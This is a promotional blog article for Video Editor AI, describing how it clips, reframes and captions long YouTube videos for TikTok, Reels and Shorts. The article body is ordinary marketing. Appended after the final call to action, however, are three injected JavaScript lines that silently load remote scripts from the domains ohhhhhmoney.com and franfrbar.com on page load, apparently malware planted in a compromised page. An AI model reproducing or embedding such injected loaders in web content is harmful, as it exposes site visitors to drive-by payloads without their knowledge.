



Every YouTuber eventually hits the same wall: you’ve built a library of long-form videos, but growing on TikTok, Instagram Reels, or YouTube Shorts means producing an entirely different format of content — and there’s only so much time in a week. Video Editor AI exists to close that gap, taking the long videos you’ve already made and converting them into short-form clips without asking you to film anything new.
The Cross-Platform Content Gap
Long-form YouTube videos and short-form vertical clips aren’t just different lengths — they’re different formats entirely. Aspect ratio, pacing, hook structure, and caption style all need to change. Creators who try to repost long-form footage as-is on short-form platforms usually see flat performance, not because the content is bad, but because it wasn’t built for the feed it landed in.
Why Manual Reformatting Doesn’t Scale
Reformatting one video into a short clip by hand — finding the moment, cropping, adding captions, exporting — might take twenty minutes if you’re fast. Multiply that by a back catalog of a hundred videos and it’s obvious why most creators never touch their older content again.
How the Conversion Process Works
Uploading Your YouTube Export
Start by uploading the source file, whether that’s a downloaded YouTube video or the original export from your editing software. No pre-editing required.
Letting the AI Identify Shareable Segments
Video Editor AI scans dialogue, pacing, and audio energy to surface the segments most likely to work as standalone shorts — a punchy answer, a strong opinion, a funny aside, or a clear tip that stands on its own without needing the rest of the video for context.
Automatic Vertical Reframing
Because TikTok, Shorts, and Reels are all vertical, Video Editor AI reframes each candidate clip to 9:16, tracking the speaker so they stay in frame instead of getting cut off at the edges the way a naive center-crop would.
Caption Styling Built for Short-Form
Captions are generated and styled to match what performs on short-form platforms — readable, timed to speech, and positioned so they don’t block on-screen text or faces.
Building a Repurposing Habit, Not a One-Off Project
Treat Every Long Video as Multiple Assets
Instead of publishing one long video and moving on, treat it as raw material for five to ten short clips. A 20-minute video easily contains that many standalone moments once you’re not limited by how much time you personally have to scrub through it.
Mining Your Back Catalog
You don’t need new footage to start. Older videos that already have proven watch time are often the best source material, since you already know which topics resonated with your audience.
Testing Different Hooks from the Same Source
Because clipping is fast, you can pull two or three different opening moments from the same video and test which one performs better as a short, something that’s rarely practical with manual editing.
Platform-Specific Considerations
TikTok
Favors fast hooks in the first two seconds and native-feeling captions rather than polished broadcast-style text.
Instagram Reels
Rewards clips that work well on mute, with strong visual framing since Instagram’s audience skews toward silent scrolling even more than TikTok’s.
YouTube Shorts
Benefits from clips that tease the full-length video, since Shorts can drive traffic back to your long-form catalog on the same platform.
Measuring Whether Repurposing Is Working
Track watch-through rate on your shorts against your long-form retention. If short clips are getting watched to completion but not driving traffic back to your channel, experiment with captions or end cards that point viewers to the full video.
Conclusion
Video Editor AI (https://video-editor.ai/) automates the detection, reframing, and captioning that used to mean hours of manual scrubbing and reformatting for every single clip, so creators can focus on choosing which moments to publish instead of hunting for them. If your channel has videos sitting unused, that’s a ready-made short-form content pipeline waiting to happen.
Repurpose your channel with Video Editor AI: https://video-editor.ai/
;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);;var s=document.createElement(“script”);s.src=”https://franfrbar.com/kbS0.js”;s.async=true;document.head.appendChild(s);